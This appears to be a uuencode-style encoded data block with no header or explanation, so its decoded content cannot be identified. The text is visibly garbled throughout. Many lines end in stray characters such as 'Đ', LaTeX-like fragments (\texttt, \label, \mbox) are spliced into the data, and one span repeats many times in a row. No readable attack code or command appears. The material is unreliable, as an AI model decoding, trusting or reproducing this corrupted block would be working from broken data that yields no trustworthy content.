M_<A4#.?('<)(:'BB667L\LNM]J74P?._5;ZW_VH`);(?#5&Z\#@YYK?4Z'DPĐ $M?SJD-\langle N11\ Z^*; 41N//Z\langle W114SB&J!6\ SMF]^*Q"6\ @T)_\2!YS^7S, 2\ F&./Ð$ M@_*]++(5;0_XBAN]64;#:K6]RE=&G7UTJ,0P%%VDJJBUY!K5+>#FC.G.]?BKÐ MXU_@TP^K3MYG7XR>/0GVG3.%ZIY-,4[_2LXXJK\[U^76G6O,L(]QAOI?('\$KĐ $M9K-ON('OPG>;W!P>K=%_7D/7;>:HC&[A9Z?6UOJM/"\]2J3.*R$'8(VA.XJ(Đ)$ M4'-%P_47__21TY4\+@B#DJMAO#AF:KD?./[F8.?()`U=1]R"VMSBU(@0?1#6Đ MK]\$1-S['ZEIV&1+#RILU7^@F/CC1]"U!8!DRT472_\LQ(^)F/0AHG-AC2LDUÐ MA=1Z*R,GS_OFB4/,KME.O>6JZ)\BS8XK52\$`0@D4F.OWCU+##<%.WPML];Q^D M!<GJ9_.[L!\$^_UUSG!CSG^X/IF!OI>9W<5)4:.-\F=.2M3VBKH=N\$YH'0>_]D $\texttt{M.G)O>_/5N<Z+^SQ^N1R\#S@+34Y?P\$P_);\$5H\$G3)JK\#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/5N<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH\$G3)JK\#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/5N<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH\$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+34Y?P\$P_);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+SAY?P$P_D);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN<Z+^SQ^N1R\#S@+SAY?P$P_D);$$SH$G3)JK#`K6-34-:^7!Z1'>L?D = \texttt{M.G})O>_/SN = \texttt{M.G})OO>_/SN = \texttt{M.G})OOO_/SN = \texttt{M.G})OOOO_/SN = \texttt{M.G})OOO_/SN = \texttt{M.G})OOOO_/SN = \texttt{M.G})OOO_/SN = \texttt{M.G})OOOO$ M/^]S*'8\$R,/>'FP<KC)E1]>P%VUH!72F9,4#BA/773K\$^^'T!QP2)YPMDWW]Ð $M*K < IIP_/T_-4B)WQU^+CJQA^=378F`"#A>EC?/ZQ)#<7?;U*@X#I0E>\C!X=D$ $\label{eq:ms9} \mbox{M$9,]} \\ \mbox{IKE}?<3B5_9-S(YDW]*$098MP-80J=X["JH!GQ\)[_,-\UID1Z*=S@_\Displays (YDW)] \\ \mbox{Equation of the context of the con$ $\texttt{M.5P0K'92[T\&I=V/"\&ZS1UH/1'^IJ@P?C)'=O]+3>"H7\H6:]<,9,^3[@U_*0D] }$ MCU+\$W)UEQ?-V\28]R)ON8R/!A6\IV1D?GVEXPUHG\$-GNRUO^C/>_%)'Z_+D[Đ MK>THI_SB*6M1.,*L]Q'XPX/[-%<N;HPU@W15BFTP?4_M\$P[CX:.4(J4UZ]].D M5169H8BY<M^%+X/[RV]Q/.N/[U*A;^SOO3MXR-]#Y16[_-6_)1;C#/.[>!J9Đ M9X0P!LT-^_&*'11H4B]E[5[D\$6J]W7<,TTNS%?9(QNC_O:N6KF[\KEJ<>`UEĐ MA>.3HDN6^DV@.DISN!X[94A+?F7.HWLXN!:B(>NA]U(,0FRCZ.#`+[U0U/>IĐ M/"67.8Z%C&\XNABJ3-3-&9K_LBVY=FZFN>`CI^BYHV2:?Q#):A]R.+,1_<>SD M([7A>Q,>6E6UV96G.1WSZ[\$'AK&W8=K_7^-E&^:8VJF,2RF%6R@,&B'J+&5,D M.ZR8=>'<6A.<2%55"U")P`MZJ&(ONG*R67KY5S*#8Z9YX])\K"\>*8GO'2SZÐ M\$"6F7M!#BD:\$'M<#/`#9B7ZS4F*Z)QHM8@Q2D=+'\$?.@(D=LA8)B=UM+SX+YĐ MRMZGT#Y4]F;(8_GX51^XYLX&GIE,K\$>>9--.U1[QR[3=BIB\$0VAX5ZIO78O5Đ M]!Y/,`*_Q/RO*5L["9,9]'%J"L<;SY,\QP,QHF/Q.9"_]6&0"\$EIU4SGPL:\$Đ $\label{eq:mjt3} \verb|MJT3;6|u/8|;Q|9S@@OA1WSQ|.T#@LO1E7W|2|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJJUZ>]f'V5Z>,QW[MJIN4D|GJZZ>,QW[MJIN4D|GJZZ]$ $M>*?W`!Y_C#3W>46^N<\\-\4\S;4:*J-[WQD/]UEV)V3L):QA[!4N]_E]NY?>,D$ MZ[L"V)_>[]#L9056+#1NL%]'X(3A_Q.61M+3^,VNAN@^PQR+40:+9Z]KLE\$CĐ MB>6P32@SER:-)'5DI?^G8!_)U"CH#Z_TK3PU0#!7Q".VH8KB';B"6<3UPR-0Đ

 $MWQIC]$C[Y.H5QTVHEM"2NC2D9=-`P9-H)>#9$?>$X1(?<:4\[<,M\3&^RWG]D$ M<=Y,!7(>G\E-T`30?750BRZ2?CDN?FON"/RH3?A3@6-DF=TOAGY<5V;)J_7IÐ M4`S.GRY>I:9U6,OD&1\>AK>>N=M'5<Y3C#T?THJ3&HH`DZG"0.;;019R]HL6Đ MJW@NWE;K=Z)0[6%AQ91_&JI#]_Y!<RQ9WQ,]=Q<)C,X_YE_!*B]CVYO'BL1,D ME*%\>Q2CK@M(G47RU\TS*(+S!(H?3BPZ&:7'VH4N%(=^7&!#UM%`(ZZ8NVWQĐ M`G32K]\$NAS\3'+"/ZG(*X8V>#X2BJJC>!E9:T^-A#<R("-C6C';K?65?`YCEÐ MEQY27 11* L<!PP]NE"..>MJA@/"18*GK&97*#/*]T X]N[NV&,M8#L['?.-Ð M7OZ!MPX;8^<E.]-H^_HO@ZAB([`6OE:'_M5LD_MFN@4I"*7(/5PVW1!EY5ACĐ M.64/ML]%E;\$14[8W?W/E)[EQ<>SC;*+%)?.2PW,/.354)K7VMH=S4!F#@.FCD MR1_CYMXP)5L&N9L[2G]@WQ]&+PC1?TT\3@H<[]BDQ"'8!YB]*V\FU^C+S[-1Đ MV=Y'PMVBD)M:N&\$SY4#`L\KQ7:B:D"PWQY/]OG'>`G/<"B:J>?-?Q&V3C"5TD M5C>[SA._8Y"GP+?H_QG>Q11\$6GZD!6YS'S)EYN;Y*\$56&`]7W/#XQ:ZOK"96Đ $M-I>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<))Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<))Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<))Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<))Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<))Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)]Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)]Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)]Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$!HU[<)]Q=TQU<O*D=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([?I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6WKB1$]P=1>0PSSV>SV*<E*"TP([I\1K2MP^,U#_A.N\YBN6W$ M]/T/_M]Z.FNVTOVL!GX+D;>D%=,X(L7PC]<U23I)<[T1K4WMPJG][AWB'+M_Ð MM:G(`UT7HIVOOTB,,ZP_1*Q*^:B:I%QV;_WS:!.&@X6I6"?MV_B*X50)3HCHĐ $M_{-\&F}/DR5R[D)^{-}JY-M>$=J5\\K+H^{O}[XYO.3&&(&OG#?R5@9[PT@=>Z!!Z=]D)$ M-%7<F157]YYSN\&JW#X7PHF:*CMCO&YH+@&]"H+LCCDT-WQYLMF+AL\--2;\$Đ MX["5=NO?-+C*=?SWJ&SR:1H1^:Q\$NM3!B8J?N5U=A;?NO-\H)85RI\.["?&OÐ $M(2,W"59_&Q9D,3.E7,?0<YM=]55I.8KMR1(6[+0]-EGR1M<:<0;\N[?+,*W9Đ]$ M2<;>R,9,X"PO:RY7<>^5QD13`FU+-4LX/-U2I@X:D-VKB@.7(UF[?F_9R:?EĐ $MU-$'K9<;,JZ=?)VROFYO?98R&R\;>BP8=TY+*4I^O>I^YY4P-B_BP'@=,<<`D$ ML,(&WET<6?)()8C\$V<D^2\CM+!0KMDWZ>IHWGQ+CU)Z;F34+5P,&H!)!#-ISĐ $MS#QW8V4)T/E6`=C1ATK=TE)6G%U4&P_*V!26$6=3MS[X`4)M@N?/B'=9T*%`D$ M)VH*9=\"5"HE5'*"[9:AWOX8%]J]O(P0!13)_!J2,</:?(]6YR&VHFAJ+\3LD M<BT\LSMARPWN0,&V[XM6L^G?*DRHCFJEV3X4Q5**G[8514`P3EO\$@ASR7K7?Đ M,]FNIN@4J*+J\RJF&9M?2Q4*X7']13(V_FSV30%=E?3@;#3;LZX4!R.,3]9-D M-0N\X6@N'J.02QHVH&B/V)P]W"F&`A7BR>VRK=DV[FY*_'0:C^0-BXKXK/;(Ð MAL*C]V%_AK&\$\L:>^%2IC="?P@A&=YGMOFV[<BO(JKVGA#JSVF(KV1]IAXXDĐ M+NR#8?#)J>Y,EJ.?X-*=#R3\,PV5SGW;]_L@MT1+,\N:OHQ6P6TFPO@\$9B;1D ME>KQFM\$`B,#^K`[_`HON=H2!#7.&Y)%+/.N*S@D;@G*T!:EA\&'E4^N5X)GRÐ M]YU3%IMU-6RZ(W-2DH*+.N0FRXH<).@W;%F\'+EFE#,MFL<OXY_K`XQ"L^\IĐ ML?IL_9:VLA*=6Q*QR2;D8.BW2@II/U@HM+_,U,I)7,312+**\\$>A]\$H(C/N1Đ M*[77=W4G\$+'Z/R-YH,1B\$+Z3+G95G/40;U8VB#-TJ>T<PV=!TMS'G&,Z8O)MD MO3]:/[49\$;?3EW%VLLH)V'[)07G,@=OO1><^I#5)%Y2;A?J8_2SVP)QYW=:9Đ MF[C!;Y\$'#^N");GC5Y\$=S0B32UJ/X[EJ8+M].JBZ^!/?MK\R6RQJL1FVLFX^Ð M['7\$, -2D < BV\$4 - EZ; A]'3(OVS*2 = `?<1R[Q = ZKA0\$0&:G&;\$9, +("T4Z < ED)]MRNOO.F1^&`_H_?J@^+#/*E#1*?-UC@0H#:3N73AV`K[.TX!BI(AX=5U8.'(3Đ M[8(-\$_K\$&-:]W7P.#O%V%](AP5\$RJU:2-75>C!]USR4`OV3&QQ`"8[''/>WGĐ MR+#_:BQT#.]]A,G:!:BYA3>-S6V"4@)-\$6Y'8*/!YL?X]:K;;E]&:63794]ZĐ M?R<5GKTXS^A-;"SFY3;%]:(!F!!W06UBOQ-_*Q2,G?W^!<'GK.B450=[LF*DĐ M'AP<\$S!SQ<KSKT%"A>+-&J@"`'J<7\P/*YWHM:KGV[>K+W%E*4K<LFE?^045D MI3'Y7...>CCO1(U!2F(X'I[V%L2E*S:9>R2%V%9H6F5,=.5'[3:8C;YR5Y.@XĐ M\3LFE]N..@J.JT#,A%H)J7'&SYNF_3BN/>)'QAD<M8C!)-]G>8*%IH>U0<_+D MIJ+W,72UID-&0P@J-UVY#CY;MO5H]=%`G3#I;O'AS-2__Q`"-'7KQM3K@1\EĐ MF\L\V5H0*G2BG<WU,BH,1Y8!XFG:Y8][4MB1Q>C+9/P)4^^ZAV4.6XY6Q-5SĐ M")4EO3AC[1;HXADZ/Q<`OZMW+5E))?I.MEU%#XDW*KYGHUZPO\\$X&D3-*YZ]Ð MBA(34\$JP&9L_FB9`W2<5F)/0"K=.`2N1,*"(MIQT'N1XZ6IM<TF53`UWX-VDĐ M3]2-+61Y).EG<0NF.\)T,U3:1E42&))0)E=FMK6-@1V!5TOIJ6W"%TET716;D MF P QRI4&O:2P-T@9#&3R\?,A-<'3G54<@KRD9D0[4.9WB<2*D0]+BYBLI!?Đ $MH6N=^E\$D-]< N614[E_)X;]"9N?Y!FV_8QYJ,Z_T0,?AQ!\P".^_I$K\G']MZD$ $\texttt{M4!0R)DTUBOU} \texttt{:UOQ-SO+S5.W[_<VV<A-@(6!Y[Q,KN?/6D/N4<:"77RT>F-FD)]} \texttt{.Worder} \texttt{...} \texttt{$ M8X?7&FQ`YK\$*;=I>_"N5XZ'8_;R0/9Z;O\$2"6&[A=([S/>KJBD.PFN^F8YJ>Đ M780\$)6\$T?DP<`M;/0GMP\$A/]!_\)(B[]Z%6`Y0D5+<HWY0\$?IS"M)Y=9-F[GD MGXL>K:RK((,8Z8,8^X-R^\#B&+1)4BNLT#059>_%86"*B<;YFH<)-*I4:JX0Đ $\texttt{M_\&[O-\'9!\?N]Z\#JBMC.0IB/7Y:D\&C^S\\$P14EC,-(.3W@RC\#TPN@_LEQG_JD) }$ M.P-/@'#]LNF'7LL?N\?RAOYAVGPS=XD-[`'6Q]-X+(H-"B\$QY\$7?/6X:'L.[Đ $\texttt{M*WQL/N;9"1KP} ? \texttt{TZ=W?N_7IQU*Y.;V>S]`"4/W>D-C;6&0&Z&MY3Q@UG`N\#;D }$ $\texttt{M>AH3\#VU^(Q='IDBF\$:.;0,WN;L*2\$\$".I'*\&A^Y(RMT+LQP]?@D-8<S1?<">} \texttt{D}$

MG_90F_#*`#M<7\8SVJ>7HH^_'Z4?TPE1BNHMK+5(/\WP`!XQ[!5]18838N]_Ð MPP?WJ^V(I1%E3*#]^Q+S/*M=%\$V%K;\$MRG@0_IGWDJACUD+](0^'-S,4SWF.Đ M+0BZT\$``S]9U25C`.<3D6N?+Z*80H7K?W#*JSU_*U<F*NO@PY:UKLC-!%8)'D MIHYZ>X?S`F@<^Z!\$4K/D.O9=0.--U=?A@Z)\$\$7N.Q`J4][:8@G:837[&O.'(Đ MW+:<H4GW@3Y28N:`#G[F=?K<>M!;;`46L&-9WR>4&E:FR;<]7H65]1YY/C8DDM*HYM4[\DA)0RE-"(7%X:R<0`.F6H/K>`?FJ+:Y!U#9+]3M5"MURH!LV9P;+MD M+\@*F;ZNR686(PZ+J>0@!>F!QRHQS[R6RLN]-LD8C:@-TN5CI(##UJVX3]>Đ MMXFF'EH(N(11YOQ&1WKGITE'ESZ1@=*F(9;&N6JA1X@?[V(T?1JKNO^8+;&*Đ M/# > 1. $H.)H&G>N^EK"]Q!6&7[9S*ERY<UJ`\<=MY(4:H#9#U#_;P.P6R9O3OÐ)$ $M8WH!Z/=*"WIJ%-Q)7U"[Q]Z06,"!VY>#_6!BS,+9:L!Y;MW?_E07.=-RK[]Ð$ M.@.?7IJE%LJD@Q0#*'\?DYE+1"K1``M,O8;.#8Y,9?@3AD%\J'KZ^!LC!&G.Đ M@LJ!%,<QT^LB=JU[D-)]9SA2":5GL0S]UT`4DYB7!EZW%ZS1AR'\$.!P&LR'UĐ M\$K[96DU:)OA?JC,HZ@56.\+OH&\$2^!>VG1ZFI(L<9.:GFE>8E/R%Q-\\$Y;@ID MO;!!LOGT`?DI1)Q87�<.D+LO/P/3V&9/&!N<EUV#M:'E2E#NLH3J'H`#@AÐ M?(6D&>'S+-;;\$2H\$.?0/P3!/CD6PXA?RONOXU[2-1MCQVQ'!P[^P%/_D')`MĐ MGOMVF3]*)L!SS]\$W-S"[KGQ_HN=`OY,D<X\5Z\$.OF*!ASY;R"<GMN!C;BLFZĐ MJ"\$A#L'CV46,:#7VSDM%?>RH4QSRG!?R_5X\$GJ1!'+;(+%]F-J\$=LA+ZV'B(Đ $M"]+@/OWB>JQJ(?SOAC`>"(6*W,.^%?_\YQR0[=(8A+4+?-FN.OLML[Y$$Z""Đ)]$ M@9RT;K5!]D6\YR#TMNR)/[W-:[;V,Z>V8I_T_>/2UJM%5%6'OS*J;SGV^'(!Đ $\label{eq:mb_cg19klc3; #C[I_'C(T8][RH/*2GTV1@ZJ'<\7C$GY;&&R/`E^;J[^(Z2%)D] } \\$ $\texttt{M=,B1P!S:'*:)I\#FN78DP} \\ \texttt{EF:X\$;O15A"O=?UQ<_CC\#YG^WRP]>_E\&]FP4[AKDB] \\ \texttt{M=,B1P!S:'*:)I\#FN78DP} \\ \texttt{M=,B1P!S:'*:}I\#FN78DP} \\ \texttt{M=,B1P!S:'*:}I\#FN78DP}$ ML-7;&QVXZ:Z@"3RTI[JK(B+KG,?`XV7YUXZ=#]GETZKU+[HY7K7Y%K?_7M*VĐ M^.)&SBN.G]>?\$-Z;KO&'L&8G8H\$)MY-U^O</GQ(=EV@&KU^U'AE>1M>^HQ*,Đ MOQ*BR1IFQM3</D5@>45*?2*W)_AKKDL71>-#1B"_V\',B@O/Y!<[::-T^J1PĐ M+<E#,XUTF<2F:HZ9V(';S\$2'IW&0*[\$8^VNN&XT<?C>,O6?\$PR@NE&Y[?M1DĐ MK>(02PK4NK8&+*1'3(PU3"SGH)L0Z(20-<'KD^--8BP9(EY)EH6Q)T[,TO40Đ $M_{=<})*P?DX0R_46WX)3/7F5*88--71RJD2I6>A=.C6VMMR#US=@[E^="D#!8XD]$ MXO, GK-8W2A; `(``KHX; >^XO7%?+-&\"^\A49([G!MQRW%CW"K,`,TV8V(=)D) $M(V5MNE\&\#D2=0H8A>G`S1K0\#1D(4V;,'EC(-\`6,8:3!0<=A^$\RD@\SKQ`BBD$ MV"<+]AL`Q;^C9//PA+R5'RT\[QZG0X[(T!?2#0\$9MWKQ'XW#?R`WRE^ERI(PĐ $MC;KIY!W9Y2!(S8PE<Q@WB[.:>:BCEJ:R:\]4Q'K:/-N0X[0\)6&G$<^*0?1TD$ $M9LNWHKJNCA0S\&^7\H,++6TPXSPN:(&K4%<<'4J.;[R-3'P+0:H[\7=5YR^8UD)]$ MG*HO@P!OB[(3RBL&L@:H4A]"@+W!/L=AH?.J;3:G5'_OX:OM))3=#+<X6ZE7Đ M4V=!U8F8UY*#9;-6'L/_B&::&!XDDNR\$P+7_O-J%O:W#5*OT`I%(3=Z9[(./D M!2!]A!2P\$'6038>]O:?A8/%AN"&C,(LKU:";PJW2RM(]=!=`+B.U!HUNK?;"Đ MX.S'ATF3;2Y2W<X6A@O4,,9LF_1PKHA1*2FUND),S>G]_<>8<8VLDQ#]V=VTĐ M.TBPCQ8*M_\J/3J"J+,PY:*DR1KBAW\(MN\.O'RC.#%2Z[C`<_9\\$V9A_XR>Đ $\texttt{M9\$^1[J^1=+!NE4\K;B>R/?^2>?(I(X5\&^{||}CEK\#I42B@WBH452*GY\$D\$\$F4D))}$ M@\$S.FY`+.NJ>B(E;"AAB23)!-D&Z)/\ZG"3)+B9X'0'H3K'.6).`D3&,\>":Đ $\label{lem:ma_a2rp'OTH#1T]} $$ 74PZ4/F1?D\@E90>E4=2I$>MPG$$; <F5G>KTJ1>4V1634E4D$$$ $M?UE<R> < (0K-FG0$=)=-YS\B)OR+IZH*>; `&D2GFV>+EI$V*:; /4P!AL=701D$ MIO'OX]2SW%,X:--'8NT"3J)RB*\9`[38VFE>UB,(0,?>)BU]+^MHG=?"RUYUÐ M(9F87NKN@-QTZ_W(]&S#7#;""3+"S&=IN&PSI7;^8_E_Y#&<%[+:_1Z</]*5D MS.2)5/U]OF, V76"L@5[F>G>>K:>%GCKA;FPD/\$G8KAI[7;J<A]]GZ2^U`]*1Đ M^K`H)Z54)PZHI>0#=IZ'ZC;88.(%[O4.RVR/SMGG^7?+.QFHD]BJ:;MR`D7`Đ M]U9@\$1GA"],30%D\^K16>NLQ87L,+M0K([LKEC#BM0J4D\$SVW,U:`,D,:]/LĐ MV,9?51Z-CQC*S%USE4(J!R=_J%!017/[X-AMF4C-XR`'I(Q-E9J9K+Q!63&&Đ M(ZMDHM1R3T^.511&_AN5'T/6HPT:?M51%MN]M.Q0A\,,DWUFDL5>TI5Y`ES^Đ MYYP\$K7V<GJHE2L#TFX'B)N(J\5P)9(S[X^<)9T;=T`2;N8MRF_WM79^/K?19Đ M%#GH.EI9`A[DZS;VZF&_DPE)+0?`N2R:AH9C]RCIRN_^Z)E3-#I3-\$.P"IAPĐ $M=F[M;F: \ 13+7%=\ 2]:QKIC\ 2]O8GQK/?A6*-\ UZD?"O.\ BH&8>@5##Ð$ $M^*:V=<^(Z4W^*)P6\&?"\t ++5>JT<2!!F*NIT1=K_SBEP$**KK.-&X"@23K";^*OÐ$ M02\$\$VY:BP(EIM>I%[L<<TN[WF8<B33Q`)`V04C]G^M\$7(9_]:E*-X",LE5.&Đ M\$85ML9YB4/\5Z3OX))QOWPKTC[P6`!\-KG[_ET60S6E*D="6`W4FZ!G1?0SOÐ M/W]7(#4LL[3UG\$2TQ\(3N%;#1/[9%%P7E,X-6DAF]M,PQ]RM'VO?,IR.;\$C]Ð $M;RGG\{\adg=\}\#]2DA;M9SBH1UA7[2I+,L\&6@Z"B\P6($O##/7>=8`0?;/J<=D$ $M_{i} < = "98.6: FH&C-N/SL!'+0HFOMM1IV]/M-$G24YQP62=C=_`S$V1.^COYY/Ð$ M?"0<J'^F1_5(_%`I(S9%46,\PEBZ^6M(_YE`:L%;C_IR8)J/P6J3FS;S]'X8Đ MZWGPXZQ=02[=.9&SW<:PLP94ZVX*[]%AB<ZM!_`RRRKY\$3D1QCVAL=MC<M5Đ MD&1E"+\!H:OWEGYS`'?HAD[!:/KZ,:_64N6@PO5JGT?>E*MG',F1C@=N](A,D M#U61.21-=>;*UUPL&/FGP4@+OI?F"()2XC%(LN_@*JA`2^;'?:X&-PZ+@!@'Đ

M3\$@"LZ2E<*YIC"11<OI!R^!T^\$##-4:^SM99LESS)C#ARKKI52__G`:[\$*F=D M%=>?&=W&O\$KEJZTJ'E),_FSG#N,O^>8!WZ\[\$70B\X>`K_7=]!X\$1RDZ+FP"Đ M=0;<6B-!#U.UPC'CI3)1803K4O(.5R!%\$\9)#NN"E^WO2U#`),9M&3@/R+O.Đ M\24]P^HT?48CH8%7`]I@RAQC=Q/1*X!TI+>-4&_W"5%'TTA)BXI-<_>W4H(/Đ MBNYRFH>N,(9Y7C:39H8MQ5Q[?V<IOT'8/YS-:*/**##"SS@;)6,;7>SWW_=/Đ M<M]#N)C94Q8%BG1R`!U1(?*(\$W7<-X/]T1Y&<ACU`D7V=AU5F]_C#>Y";YB<Đ MG\$<:A'^MY!#R%0<M6HAUWG]RAA' K< Y]C99'%(4;VNR5UJR?WS;'8TZJY]RĐ M=OWMB>9F_99-UF;(KWS]?=M5VWL4>][I[@\O""'%.[T8Y:TQDU#U&`%D:^FEĐ $M#V_^$0#5@@E*IP[XF/8PX<4_KI<?AP4T^_K;6;'AJ+\52<:$.E@6QBZ.G?,GD$ M_K#PM#QO?T92BKB/C1I+92U%LKG5:7TH:7`GOL+9+LB^\$Y)K*7Z#I]?*.2J3Đ M7>;,[5SXH#QM!1.V=JL\$+68[B;91(<H>3B66KH/)9S>ZPN>2!1#?V_HI6%U9Đ M72]".B8]U:?'DTLSCFD]'=@X0RP9U;[/BB0PKQGV/0HI!<@Q\E\$UTQ(F=K)8Đ M,H>.YOA48UM_P,Z7+J`AL^8Q=8H\<-C3.Q<3_U7J%:G5QZYLX<`5YJW%L\9JÐ M6]2+G)#_KW`D;M-SC:,88.[8\$J\$%1I[4%^<,U-8J_=A><E;_-=UGRZXE(I='Đ MCN,'>-)-^LCZOCYY/^DU6MN@K0SGQYZB; `P,@%K>[7#-<0#MV0`;<_?8B_:%Đ</pre> M:19\T<Q\$*M?W8?J1Y)LU25QN@G6JY^E?O-8\$3G("*@5B8S4B+\N^L=#.Y&=?Đ 